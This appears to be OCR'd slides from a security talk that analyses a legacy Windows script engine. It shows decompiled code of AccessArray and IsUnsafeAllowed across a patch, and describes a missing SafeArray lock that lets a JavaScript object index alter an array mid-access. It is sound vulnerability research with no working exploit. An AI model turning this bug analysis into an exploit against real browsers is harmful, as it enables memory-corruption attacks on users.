v10 = (struct VAR **)v8->cDims;
if ( !(_WORD)v10 || v10 != a3 )
  return 0x8002000B;
result = SafeArrayLock(v8);
if ( result >= 0 )
{
  v11 = a4;
  v12 = v8->rgsabound;
  v13 = 0;
  while ( 1 )
  {
    v14 = (const VARIANTARG *)VAR::PvarCutAll(v11);
    if ( 2 == v14->vt )
    {
      v15 = v14->iVal;
    }
    else if ( 3 == v14->vt )
    {
      v15 = v14->lVal;
    }
    else
    {
      v22 = 0;
      v24 = rtVariantChangeTypeEx(
              v14,
              (VARIANTARG *)&v22,
              (struct tagVARIANT *)0x400,
              (struct tagVARIANT *)2,
              3u,
              (unsigned __int16)v20,
              (unsigned __int16)v21);
      if ( v24 < 0 )
```


```
0000BF1C ?AccessArray@@YGJPAPAVVAR@@PAV1@H1PAPAUtagSAFEARRAY@@@Z:57
```

April




```
int __stdcall COleScript::IsUnsafeAllowed(const struct _GUID *a2)
{
  int v3; // [esp+4h] [ebp-2DCh]@1
  CONTEXT ContextRecord; // [esp+8h] [ebp-2D8h]@5

  if ( !COleScript::OnEnterBreakPoint(
          (COleScript *)PPID_ProhibitUnsafeExtensions,
          (struct IRemoteDebugApplicationThread *)&v3) )
    return 1;
  if ( v3 == 1 )
  {
    RtlCaptureContext(&ContextRecord);
    ReportUnsafeExtensionViolation(&ContextRecord, a2, L"legacyscript", 0);
    return 1;
  }
  if ( !v3 )
    return 1;
  return 0;
}
```

May



```
int __stdcall COleScript::IsUnsafeAllowed(const struct _GUID *a2)
{
  int v1; // ST00_4@1
  int v2; // ST04_4@1
  int v3; // eax@1
  int v5; // [esp+0h] [ebp-2E8h]@1
  int v6; // [esp+Ch] [ebp-2DCh]@1
  CONTEXT ContextRecord; // [esp+10h] [ebp-2D8h]@7

  __guard_check_icall_fptr(QueryProtectedPolicyPtr, PPID_ProhibitUnsafeExtensions, &v6);
  v3 = QueryProtectedPolicyPtr(v1, v2);
  if ( &v5 != &v5 )
    __fastfail(4u);
  if ( !v3 )
    return 1;
  if ( v6 == 1 )
  {
    RtlCaptureContext(&ContextRecord);
    ReportUnsafeExtensionViolation(&ContextRecord, a2, L"legacyscript", 0);
    return 1;
  }
  if ( !v6 )
    return 1;
  return 0;
}
```



```
HMODULE __thiscall InitializeProtectedPolicy(void *this)
{
  HMODULE result; // eax@1
  int (__stdcall *v2)(_DWORD, _DWORD); // esi@2
  DWORD flOldProtect; // [esp+0h] [ebp-4h]@1

  flOldProtect = (DWORD)this;
  result = GetModuleHandleW(L"api-ms-win-core-processthreads-l1-1-2.dll");
  if ( result )
  {
    result = (HMODULE)GetProcAddress(result, "QueryProtectedPolicy");
    v2 = (int (__stdcall *)(_DWORD, _DWORD))result;
    if ( result )
    {
      result = (HMODULE)VirtualProtect(&QueryProtectedPolicyPtr, 4u, 4u, &flOldProtect);
      if ( result )
      {
        QueryProtectedPolicyPtr = v2;
        result = (HMODULE)VirtualProtect(&QueryProtectedPolicyPtr, 4u, flOldProtect, &flOldProtect);
      }
    }
  }
  return result;
}
```


InitializeProtectedPolicy initializing the function pointer using *GetProcAddress*

Vulnerability #1

Missing a SafeArray **lock** in AccessArray

Attacker could somehow modify the array **during** its access
⇒ Inconsistent array properties

SafeArray properties
- cDims
- cbElements



```
...
  while ( 1 )
  {
    curVar = VAR::PvarCutAll(curVar_);
    if ( VT_I2 == curVar->vt )
    {
      v14 = curVar->iVal;
    }
    else if ( VT_I4 == curVar->vt )
    {
      v14 = curVar->lVal;
    }
    else
    {
      v22 = 0;
      v18 = rtVariantChangeTypeEx(curVar, &v22, 0x400, 2, 3u, v20, 
v21);
      if ( v18 < 0 )
        return CScriptRuntime::RecordHr(a4, v18, v19, v20, v21);
      v14 = v23;
    }
    v15 = v14 - v25->lLbound;                   // lLbound is always 0
    if ( v15 < 0 || v15 >= v25->cElements )
      return CScriptRuntime::RecordHr(a4, 0x8002000B, v25, v20, v21);
    numDim = (numDim - 1);
    idx = v15 + v11;
    if ( numDim <= 0 )
      break;
    ++v25;
    v11 = v25->cElements * idx;
    curVar_ = (a4 + 16);
    a4 = (a4 + 16);
  }
  *v24 = arr->pvData + idx * arr->cbElements;   // cbElements == 16
...
```

Main loop


Data pointer computation

⇒ Starts from right-most dimension

Variant type (for index)

- VT_I2: short
- VT_I4: long
- others: ***rtVariantChangeTypeEx***

What happens if the index is a Javascript object?




```
...
  while ( 1 )
  {
    curVar = VAR::PvarCutAll(curVar_);
    if ( VT_I2 == curVar->vt )
    {
      v14 = curVar->iVal;
    }
    else if ( VT_I4 == curVar->vt )
    {
      v14 = curVar->lVal;
    }
    else
    {
      v22 = 0;
      v18 = rtVariantChangeTypeEx(curVar, &v22, 0x400, 2, 3u, v20,
v21);
      if ( v18 < 0 )
        return CScriptRuntime::RecordHr(a4, v18, v19, v20, v21);
      v14 = v23;
    }
    v15 = v14 - v25->lLbound;                   // lLbound is always 0
    if ( v15 < 0 || v15 >= v25->cElements )
      return CScriptRuntime::RecordHr(a4, 0x8002000B, v25, v20, v21);
    numDim = (numDim - 1);
    idx = v15 + v11;
    if ( numDim <= 0 )
      break;
    ++v25;
    v11 = v25->cElements * idx;
    curVar_ = (a4 + 16);
    a4 = (a4 + 16);
  }
  *v24 = arr->pvData + idx * arr->cbElements;   // cbElements == 16
...
```

rtVariantChangeTypeEx

